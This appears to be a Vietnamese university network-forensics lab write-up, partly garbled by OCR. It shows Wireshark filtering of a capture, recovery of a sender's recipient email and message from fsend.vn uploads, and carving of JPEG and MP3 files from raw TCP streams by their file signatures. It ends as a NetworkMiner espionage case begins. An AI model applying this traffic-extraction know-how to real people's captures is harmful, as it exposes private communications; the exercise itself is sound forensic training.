
2. Kịch bản 02

Kịch bản 02. Điều tra trên dữ liệu lưu lượng mạng thu được.


- Tài nguyên: capture-output_kb02.7z
- Yêu cầu: Thực hiện phân tích các request DNS, các truy cập HTTP đến các trang web nào. Người dùng đã gửi một số tập tin thông qua một trang web. Xác định dịch vụ mà người dùng sử dụng để chuyển tập tin, thông tin người nhận (email, thông điệp lời nhắn, tên file đã gửi).

  Trích xuất nội dung các file đã gửi.


Gợi ý: Wireshark/tshark




- Sử dụng 7z để extract file file tài nguyên "capture-output_kb02.7z"




- Sử dụng wireshark để mở file pcap ta vừa giải nén ra
- Do khá nhiều thông tin nên ta sử dụng filter để lọc ra




- Dựa vào yêu cầu của bài ta thực hiện filter như trên
- Với:
  + http.request.full_uri: Chứa URI đầy đủ của yêu cầu HTTP
  + http.request: Tồn tại yêu cầu HTTP.
  + http.request.method == POST: Phương thức yêu cầu của HTTP là POST
- Sau khi đọc qua các gói tin thì ta thấy có 2 gói tin






- Khi kiểm tra google với 2 domain là http://fsend.vn và http://fshare.vn thì ta biết user dùng 2 trang web này để upload file



- Sau đó ta lọc ra các gói tin HTTP có yêu cầu POST chứa dữ liệu file và chứa chuỗi http://fsend.vn trong body của yêu cầu và ta thấy được 3 gói tin



- Click chuột phải vào gói tin đầu tiên và follow stream http stream
- Ta thấy được người dùng đã gửi 1 file mp3 là : "Anh-Oi-O-Lai-Chi-Pu-Dat-G.mp3"

{"file_name":"image.jpg","file_size":90429}HTTP/1.1 200 OK
Server: Fshare
Date: Tue, 21 May 2019 02:56:17 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Encoding: gzip

- 1 file hình ảnh là image.jpg

{"recipients":["duypt@uit.edu.vn"],"message":"Khong o lai dau :v","title":null,"password_lock":null}HTTP/1.1 201 Created
Server: Fshare
Date: Tue, 21 May 2019 02:56:19 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

{"id":"Q4uDmemqP1FCFpEjexDnGSfueKU2uviN","url":"http://www.fsend.vn/download/
Q4uDmemqP1FCFpEjexDnGSfueKU2uviN","title":null,"recipients":["duypt@uit.edu.vn"],"message":"Khong o lai dau
:v","status":"enabled","is_locked":false,"is_expired":false,"total_file":2,"total_size":"4788750","total_dl":
0,"ctime":"2019-05-21T02:56:18+00:00","expire_in":"2019-05-31T02:56:18+00:00"}


- Thông tin người nhận
  + recipients: duypt@uit.edu.vn
  + message: Khong o lai dau
  + tiêu đề: null
- Giờ ta trích xuất file xem nó đã gửi những gì
- Sử dụng link này List of file signatures - Wikipedia tìm được chữ ký của file jpeg định dạng của hình ảnh

FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿØÿà NUL DLE JFIF NUL SOH	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format[14]
FF D8 FF EE	ÿØÿî			
FF D8 FF E1 ?? ?? 45 78 69 66 00 00	ÿØÿá?? Exif NUL NUL			


74703a2f2f6673656e642e766e2f0d0a436f6e74656e742d52616e67653a2062797465732030 2d343639383332302f343639383332310d0a436
e6774683a203436393833332310d0a4f726967696e3a20687474703a2f2f6673656e642e766e0d0a436f6e6e656374696f6e3a206b6565702d61
6a706567000300ffd8ffe000104a464946000102000001000100000fffe00104c61766335382e31342e31303000ffdb0043000804040404050
909090808080809090a0a0a0c0c0b0b0e0e0e111114ffc400ba0000010501010100000000000000000000040605030001020708010002030101
0102030400011211205063113412251610771a132819114c152b1234282d13372621524 43b2e192a2f153f01608b3a373c293541764441100020
1d114420623c17215926233e1a2c2f1f024821673b2444353ffc000110800f000f003012200021100031100ffda000c03010002110311003f00
56daadebaab9ceb2ad75596a2d45eb2ad6daa915cb3aedeb2ad5ad00d14565ab72d6fc2ad752bd72eea8156b529528d8027d05eb54dad1ef254
517ae6ad5ab5caed5ab56ad14511034f775053a96b8b68e61f4a1e941e5f35ce9ba926d98880e585ae49cc2d6a8e26c0d71e86ecb93c9808436
ccc0c4c8c3c79720a5fccb9362f2828496a44fca3a717ad325aba65a2f3c86c71528247c68ed634e4c18ba63a3ff00f4c7e6fae08fdf51686df
543bcca9979c6cfe9514e35acbbc937e530e7ff0022337da289dc0d0675bd41b1fa642c5075d17bc05f149fc6b190258d95302d1c521871fa24
612a5654f4b9340d13a9bc1f7d955ef962c56ffd86929acfa486512156d0afabd7a5babab1e649360cd1ca48def85c7e504c6dbb759a14f5d2f
08ad369572f6a54ec3d973b58caf869390dcdd66d7f652da47978d08dc89511bbdb024057c95fbb1a8f626a0c370213f194828b00a02c45c742
edb6f4c90a68232d8903c4526a5c7e53aa48a576f6dc08973941394e518db1ed75c7c292af153ae159eb4de391ed5ba97d11bdbd286e5daadaa
5a0d1754529fcb98b3599d3dee43c80a82e069c536a08539992520122c4dfa517a4b5b90697b91fd6932c17602c345f22d70970a82100d93c47
eb65c893934f3939ab2bcb74bb7b03c2f85e92c8191cd3bb47a3813766cad7d36bfbebd4f6697083b6f688c64cdb987776008806166a12ddeb0
4b57d1f59d1254c4b494392921494b892e34b01442543adc0bdd1703ad71b8e7cd8da06d84c792fb095c05674b6e29014525205f2917b53c445
20c2ed399dd4e471e57e671a1ed336ef50141b89e302b028f75ac577b8a93fade95a96a3b9f5244588fbc5731c09506d5cbc4f152ed900ef24d
cd7dae4a50842548467ca14426eae0389a4eee6513b87552493fe31f1f251abf1659590c6681251092b36dbe5519dfbb7f6dfcbcfdc31a5c992
cc755a9c0d3d8489df42cb4243129d5baeac477c909e48bf0b26e71a266697b65d89aa1831ca8c7d384e8d358d464bec38533a3465b6a625e9d
c26f5b931c2b5ea8f1aaf7aa8ec6adaa5e5e1585142985bb5eb9bea3b77d516ae949ae6b69d76f7ab5b5dc78afc956569b5b87fa45ea47e0cb8
b57612286eb2e88d3b59d4f495a95065bd1b37bc10aecabf9926e93f2a25fdcdaeccc5e9aeafe5f80b53684f70a9420e5ac9085eec537e1ad0d
f7a93e9786159dceb3eb8d089649230e34422128a6f6a21a8d7230eb4e71e102d70ac1b3e543c98c5eae912a4dab8344145fc6a25b641ad91ab
9ba4ebd1e4674bf32372d850054959b293cb207bb8ab366385a9b614b5c15b8a47eb4643e869ce16cc79fd3e3ce95a969fa73521256d090b39d
03319efda8043257a6db232115d7477eb436b1ab33a869ba2c5692b0a83156cba54058ad4bbf64df11940c70e34f1a2ebf1e73fb4b4e436e25c
4f350d208ccda96a012840202ae71be151cf9660ee1dbffdca2b301f86d37f56e3790a1c49b842ff00246160311d2e7a55272c5206c016d272b
4e30003277b12beb4d92e72b4bddf2e622e3933df576402ab15281b05
766f626d7c2fc68bdcfa3b2fb4dea30989c1e743d2673724b6a750ddd39653886b06d2e951b74b7015d1dbcceb52755d51dd4a2c28499ceb61e
12d065015f75070c4f1a0b236944c3e98a18de8ed6e0fc385731bb7646441dd47280161caf2f3b1cfd485ccbd3723f5618b7fa8fd4da86f643b
4e3ab464c456bcd222fd1b49db292db220cd8005f59819d41a9cfbee1ccbcc7325413d2d7069b74542dcdbeb6d0182a56e2d24012105c8e4fd1
fef30332c33223475588b04d92bb0c0ac9a09b72f8bfea35021a80be22bee74984588a9529bd46d70a261a12e3eda4f522ad9c8234dae17eb4b
b6f937b534a6f473a8ad96de756b28495242b20401c2fd4934f3e616d4d2759dbb38391dae632c2dc6d6120292522f6f8d79b3fdf51c1de162b
8dbc5484175ee595b0248ec1500d9fbd6b907a8c3ad4674ecd3a43655910c8714a51048b24f0c3a9e09f1a744092131111c7354d3212a72c421
388909cca3f512ca4737136b2338b2401c4dafdd5ceb5afbaa2a613c8702704bf7ccb3d6e0e03d951ab4075e77336a59cd8a90d475767f948cd
368 client pkts, 3 server pkts, 5 turns.
Entire conversation (4,792 kB) Show data as Raw
Find: FFD8FFE000104A46

- Trong packet thứ 2 sử dụng follow TCP stream, view dưới dạng raw
- Tìm định dạng của file jpeg
- Sau đó ta copy từ phần đó đến

- Hết phần màu đỏ, phần màu xanh là header của request




- Vào hxd paste hết vào và lưu lại với tên "Anh-Oi-O-Lai-Chi-Pu-Dat-G.jpg"




- Kết quả sau khi trích xuất được file
- Ta làm tương tự với định dạng mp3


FF FB FF F3 FF F2	ÿû ÿó ÿò	0	mp3	MPEG-1 Layer 3 file without an ID3 tag or with an ID3v1 tag (which is appended at the end of the file)
49 44 33	ID3	0	mp3	MP3 file with an ID3v2 container

- Sau đó lưu lại với tên "Anh-Oi-O-Lai-Chi-Pu-Dat-G.mp3"



- Vì có 2 file hình ảnh nên ta cũng trích xuất và lưu trong hxd với tên là picture.jpg




Ảnh - picture.jpg
HUAWEI

3. Kịch bản 03

Kịch bản 03. Điều tra trên dữ liệu lưu lượng mạng thu được.


- Tài nguyên: kb03_evidence.pcap
- Mô tả: Công ty Anarchy-R-Us, Inc. cho rằng một trong những nhân viên của họ, Ann Dercover, là một gián điệp thương mại làm việc cho công ty đối thủ vì nhân viên này đã từng xâm nhập vào máy chủ chứa dữ liệu mật của công ty. Nhân viên an ninh của công ty nghi ngờ rằng Ann đã trộm công thức bí mật của công ty.

  Nhân viên an ninh mạng đã theo dõi Ann một thời gian nhưng chưa phát hiên được gì. Hôm nay, có một laptop lạ đã kết nối vào mạng wireless của công ty. Máy tính của Ann (IP: 192.168.1.158) đã gởi một số tin nhắn tới máy tính đó, laptop lạ ngắt kết nối với mạng wireless ngay sau đó. Dữ liệu mạng của máy của phiên kết nối đã bị an ninh mạng công ty lưu lại. Hãy giúp công ty điều tra xem Ann có phải là gián điệp hay không, và công thức bí mật của công ty đã bị đánh cắp hay không?

Đáp án:


Gợi ý: Có thể dùng Wireshark hoặc NetworkMiner để điều tra.

- Theo như gợi ý của lab thì ta sẽ sử dụng NetworkMiner để điều tra
- Đầu tiên ta mở file **kb03_evidence.pcap** bằng NetworkMiner

